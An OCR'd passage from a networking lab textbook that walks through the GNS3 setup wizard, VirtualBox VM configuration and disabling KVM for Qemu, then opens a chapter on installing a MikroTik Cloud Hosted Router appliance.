
Please configure the following GNS3 local server settings

Server path: C:\Program Files\GNS3\gns3server.EXE

Host binding: localhost

Port: 3080 TCP

Figure 9 – GNS3 Setup Wizard – Local Server Configuration




Local server status

Validation of the configuration for the local server

Connection to the local GNS3 server has been successful!

Figure 10 – GNS3 Setup Wizard – Local Server Status



GNS3 VM

In order to run the GNS3 VM you must first have VMware or VirtualBox installed and the GNS3 VM.ova imported with one of these software.

Virtualization software:


● VMware (recommended)

GNS3 VM

Could not find a VM named 'GNS3 VM', is it imported in VMware or VirtualBox?

RAM size: 2048 MB

Figure 11 – GNS3 Error, cannot find GNS3 VM in VMware



GNS3 VM

In order to run the GNS3 VM you must first have VMware or VirtualBox installed and the GNS3 VM.ova imported with one of these software.

Virtualization software:

○ VMware (recommended)

● VirtualBox


If you don't have the GNS3 Virtual Machine you can download it here.
And import the VM in the virtualization software and hit refresh.

VM name: GNS3 VM

vCPU cores: 1

RAM size: 2048 MB

Figure 12 – GNS3 VM Setup Wizard Changing to VirtualBox




Summary

The server type has been configured, please see the summary of the settings below

Server type:	GNS3 Virtual Machine
VM engine:	Virtualbox
VM name:	GNS3 VM
VM vCPUs:	1
VM RAM:	2048 MB

Figure 13 – Finish Setup Wizard




Please create a project

Dr_HVH CPU 1.2%, RAM 38.4%

GNS3 VM (GNS3 VM) CPU 0.5%, RA...


Figure 14 – this is what your screen should look like after finishing the Setup Wizard



GNS3 VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
GNS3 2.2.40

 Information  Display VM information
 Channel      Select the release channel
 Upgrade      Upgrade the GNS3 VM
 Shell        Open a shell
 Log          Show the GNS3 server log
 Test         Check Internet connection
 Qemu         Switch Qemu version
 Security     Configure server authentication
 Keyboard     Change keyboard layout
 Console      Change console settings (font size etc.)
 Configure    Edit server configuration (advanced users ONLY)
 Proxy        Configure proxy settings
 Network      Configure network settings
 Migrate      Migrate data to another GNS3 VM
 Restore      Restore the VM (if an upgrade has failed)
 Shrink       Shrink the VM disk
 Reboot       Reboot the VM
 Shutdown     Shutdown the VM

            <  OK  >          <Cancel>
```

Figure 15 – Disabling Qemu settings in the GNS VM


GNS3 VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
[server]
host = 0.0.0.0
port = 80
images_path = /opt/gns3/images
projects_path = /opt/gns3/projects
report_errors = True
[Qemu]
enable_kvm = false_
```

Figure 16 – Disabling Qemu for the GNS3 VM

CHAPTER 3

Adding a MikroTik Appliance in GNS3

MATHEW J. HEATH VAN HORN, PHD

MikroTik is a Latvian enterprise network equipment manufacturer. Their network hardware is used in enterprise networks throughout the world. Their router operating system software is free to use for non-commercial purposes. We use the MikroTik Cloud Hosted Router (CHR) router operating system throughout this book because we have found that it has many of the same features as other commercial products while also being very reliable while running in the GNS3 working environment.

LEARNING OBJECTIVES

- Successfully download, install, and run MikroTik Cloud Hosted Router appliance in a GNS3 environment

PREREQUISITES

